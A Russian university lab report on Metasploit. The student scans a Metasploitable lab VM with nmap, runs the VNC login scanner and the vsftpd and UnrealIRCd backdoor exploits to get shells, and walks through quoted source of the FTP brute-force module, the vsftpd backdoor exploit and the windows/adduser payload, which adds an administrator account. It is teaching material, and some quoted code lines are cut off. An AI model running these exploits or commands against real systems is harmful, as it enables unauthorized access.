Лабораторная работа №5
Курс: Защита информации

Патраков Николай

25 сентября 2015 г.

Содержание

1 Цель работы

Изучать metasploit и освоить навыки практического применения.

2 Ход работы

2.1 Изучение

Используя документацию изучать базовые понятия

- auxiliary сканер, полчающий сведения о системе, основываясь на ее слабостях.
- payload буквально "полезная нарузка". Эа программа выполняет вредоносные действия: разрушение и изменение данных, отправка ложных сообщений и т.д.
- expoit - бувально, это программа, которая использует ошибки(неточности) программы для ее разрушения или управления.
- shellcode - двоичный испольняемый код, обычно вызывает консоль.
- nop - ассемблерная инструкция которая стопорит систему, говоря ей ничего не делать.
- encoder - модули, обобщающие payload.

Запустить msfconsole и узнать список допустимых команд

```
service postgresql start
msfconsole
```

Базовые команды search,info,load,use

- search - без параметров- список всех эксплоитов, с параметром поиск эксплоита.
- info - полная информация о эксплоите
- load - команда для загрузки плагинов
- use -команда для запуска эксплоита



Рис. 1: Список команд.

Команды по работе с эксплоитом

- show exploits - список всех доступных на данный момент эксплоитов
- show options - список доступных опций для эксплоита
- exploit - запуск эксплоита
- rexploit - перезапуск эксплоита
- set RHOST - выделяем хост в сети для атаки
- set RPORT - задаем METASPLOIT пори удаленой машины для подключения фреймворка
- set payload - указывается имя используемого payload'а
- set LPORT - задается номер порта для payload на атакуемом сервере.

Команды по работе с бд

- db connect - подключение к бд
- db status - проверка подключения к бд
- db host - просмотр списка хостов в файле базы данных
- db del host - удалить хост из бд

GUI оболоска ARMITAGE

Графческая оболоска ARMITAGE позволяет в наглядном виде представить все этапы атаки, включая сканирование узлов сети, анализ защищенности обнаруженных ресурсов, выполнение эксплоитов и получение потного контроля над системой.

GUI веб-клиент Клиент доступен на порту 3790 после запуска apache.

2.2 Практическое задание

Подключиться к VCN серверу, получить доступ к консоли

Просканируем порты на гостевой ос metasploitable.

Команда:

```
nmap 192.168.0.107 -sV
```



Рис. 2: Сканирование metasploitable.

Видно, что VCN сервер располагается на порте 5900.

В msfconsole воспользуемся командой:

```
search "VNC (protocol 3.3)
```



Рис. 3: Поиск эксплоитов vnc.

Как видно из рисунка 3 присутствуем много эксплоитов. По каждому можно получить информацию командой `info <exploit_name>`

Воспользуемся 'auxiliary/scanner/vnc/vnc login'

Для этого введем команду `use auxiliary/scanner/vnc/vnc_login`

Установим необходимые параметры `set RHOSTS 192.168.0.107`

Запустим exploit - `exploit`

Запустим vcnviewer

Команда: `vncviewer 192.168.0.107:5900`



Рис. 4: Работа эксплоита.



Рис. 5: Работа vcnviewer.



Рис. 6: Работа через vcnviewer.

Получить список директорий в общем доступе по протоколу SMB

Запуск эксплоита.



Рис. 7: Работа эксплоита.

Получить консоль используя vsftpd

Для данной операции выберем auxiliary: `exploit/unix/ftp/vsftpd_234_backdoor`



Рис. 8: Работа эксплоита.

Получить консоль используя уязвимость irc

Для данной операции выберем exploit: `exploit/unix/irc/unreal\_ircd\_3281\_backdoor`



Рис. 9: Работа эксплоита.

Armitage Hail Mary

Запустим Armitage. Выберем в качестве жертвы хост 192.168.150.3 и в меню Attacks->Hail Mary. После запуска функция hail mary проводит "умную" атаку.

2.3 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Путь к модулям: `/usr/share/metasploit-framework/modules/`.

Путь к файлам фреймворка: `/usr/share/metasploit-framework/metasploit/framework/`.

Путь к ядру: `/usr/share/metasploit-framework/msf/core`.

- Расмотрим модуль axuiliary для brute-force сканирования логина по протоколу ftp - `auxiliary/scaner/ftp/ftp_login`.

  Путь к файлу: `/usr/share/metasploit-framework/modules/auxiliary/scaner/ftp/ftp_login.rb`

  В самом начале определяются описываются зависимости от модулей:

```
require 'msf/core'# ядро msf
require 'metasploit/framework/credential_collection' # класс для хранения учетных дан
require 'metasploit/framework/login_scanner/ftp' # ftp сканер
```

Далее следует описание класса, наследуемого от `Msf::Auxiliary`.

```
class Metasploit3 < Msf::Auxiliary
```

Затем добавляются чтобы добавить методы экземпляра класса, для этого прописываются команды include соответствующих модулей:

```
include Msf::Exploit::Remote::Ftp
include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report
include Msf::Auxiliary::AuthBrute
```

В методе initialize прописываются описание модуля:

```
super(
'Name'        => 'FTP Authentication Scanner',
'Description' => %q{
This module will test FTP logins on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.
},
'Author'      => 'todb',
'References'     =>
[
[ 'CVE', '1999-0502'] # Weak password
],
'License'     => MSF_LICENSE
)
```

А так же опции:

```
register_options(
[
Opt::Proxies,
Opt::RPORT(21),
OptBool.new('RECORD_GUEST', [ false, "Record anonymous/guest logins to the database",
```

```
], self.class)

register_advanced_options(
[
OptBool.new('SINGLE_SESSION', [ false, 'Disconnect after every login attempt', false]
]
)

deregister_options('FTPUSER','FTPPASS') # Can use these, but should use 'username' an
@accepts_all_logins = {}
```

Далее следует метод run_host, который и производит сканирование.
Сначала выводиться информация, что сканирование началось:

```
print_status("#{ip}:#{rport} - Starting FTP login sweep")
```

Создаетются экземпляры учетных данных и сканера:

```
cred_collection = Metasploit::Framework::CredentialCollection.new(
blank_passwords: datastore['BLANK_PASSWORDS'],
pass_file: datastore['PASS_FILE'],
password: datastore['PASSWORD'],
user_file: datastore['USER_FILE'],
userpass_file: datastore['USERPASS_FILE'],
username: datastore['USERNAME'],
user_as_pass: datastore['USER_AS_PASS'],
prepended_creds: anonymous_creds
)

cred_collection = prepend_db_passwords(cred_collection)

scanner = Metasploit::Framework::LoginScanner::FTP.new(
host: ip,
port: rport,
proxies: datastore['PROXIES'],
cred_details: cred_collection,
stop_on_success: datastore['STOP_ON_SUCCESS'],
bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
max_send_size: datastore['TCP::max_send_size'],
send_delay: datastore['TCP::send_delay'],
connection_timeout: 30,
framework: framework,
framework_module: self,
```

```
)
```

И непосредственно сканирование:

```
scanner.scan! do |result|
credential_data = result.to_h
credential_data.merge!(
module_fullname: self.fullname,
workspace_id: myworkspace_id
)
if result.success?
credential_core = create_credential(credential_data)
credential_data[:core] = credential_core
create_credential_login(credential_data)

print_good "#{ip}:#{rport} - LOGIN SUCCESSFUL: #{result.credential}"
else
invalidate_login(credential_data)
vprint_error "#{ip}:#{rport} - LOGIN FAILED: #{result.credential} (#{result.status}:
end
end
```

- Далее рассмотрим exploit - vsftpd_234_backdoor.

  Путь: `/usr/share/metasploit-framework/modules/exploit/unix/ftp/vsftd_234_backdoor.rb`.

  Здесь все аналогично, остановимся на логике эксплоита.

  Сначала происодит попытка подключения по порту 6200.

```
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
print_status("The port used by the backdoor bind listener is already open")
handle_backdoor(nsock)
return
end
```

Далее, если сокет открыт на ftp сервер отправляется рандомный пользователь и пароль, так же осуществляются проверки на доступ только анонимным пользователям и на ответ сервера:

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")
```

```
if resp =~ /^530 /
print_error("This server is configured for anonymous only and the backdoor code canno
disconnect
return
end

if resp !~ /^331 /
print_error("This server did not respond as expected: #{resp.strip}")
disconnect
return
end

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
```

Далее не получая ответа на ввод пароля просто пытаемся запустить backdoor:

```
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
print_good("Backdoor service has been spawned, handling...")
handle_backdoor(nsock)
return
end
```

Payload запускается в методе handle_backdoor:

```
def handle_backdoor(s)

s.put("id\n")

r = s.get_once(-1, 5).to_s
if r !~ /uid=/
print_error("The service on port 6200 does not appear to be a shell")
disconnect(s)
return
end

print_good("UID: #{r.strip}")

s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
handler(s)
end
```

- Рассмотрим payload - windows/adduser.

  Данный payload создает пользователя в системе windows, с заранее заданными настройками.

  Путь: `/usr/share/metasploit-framework/modules/payload/singles/windows/adduser.rb`.

  Сначала прописаны опции:

```
register_options(
[
OptString.new('USER', [ true, "The username to create",     "metasploit" ]),
OptString.new('PASS', [ true, "The password for this user", "Metasploit$1" ]),
OptString.new('CUSTOM', [ false, "Custom group name to be used instead of default", '
OptBool.new('WMIC', [ true, "Use WMIC on the target to resolve administrators group",
], self.class)
register_advanced_options(
[
OptBool.new("COMPLEXITY", [ true, "Check password for complexity rules", true ]),
], self.class)
```

  Далее в зависимости от введных опций генерируется код который должен быть запущен на компьтере жертве в командной строке:

```
def command_string
user = datastore['USER'] || 'metasploit'
pass = datastore['PASS'] || ''
cust = datastore['CUSTOM'] || ''
wmic = datastore['WMIC']
complexity= datastore['COMPLEXITY']
if(pass.length > 14)
raise ArgumentError, "Password for the adduser payload must be 14 characters or less"
end
if complexity and pass !~ /\A^.*((?=.{8,})(?=.*[a-z])(?=.*[A-Z])(?=.*[\d\W])).*$/
raise ArgumentError, "Password: #{pass} doesn't meet complexity requirements and may
end

if not cust.empty?
print_status("Using custom group name #{cust}")
return "cmd.exe /c net user #{user} #{pass} /ADD && " +
"net localgroup \"#{cust}\" #{user} /ADD"
elsif wmic
print_status("Using WMIC to discover the administrative group name")
return "cmd.exe /c \"FOR /F \"usebackq tokens=2* skip=1 delims==\" " +
"%G IN (`wmic group where sid^='S-1-5-32-544' get name /Value`); do " +
"FOR /F \"usebackq tokens=1 delims==\" %X IN (`echo %G`); do " +
"net user #{user} #{pass} /ADD && " +
```

```
"net localgroup \"%X\" #{user} /ADD\""
else
return "cmd.exe /c net user #{user} #{pass} /ADD && " +
"net localgroup Administrators #{user} /ADD"
end

end
```

3 Вывод

После выполнения работы были изучены основные принципы работы с metasploit-framework, в основном через интерфейс msfconsole. Так же пришлось поработать через интерфейс armitage. С практической стороны были изучены методы сканирования хостов и получения к ним доступа, рассмотрены типичные атаки. Изучены основы работы с эксплоитами и код некоторых модулей.Для проведения атаки необходима информация об установленных на удаленном сервере сервисах и их версии, то есть нужно дополнительное исследование с помощью таких инструментов, как nmap.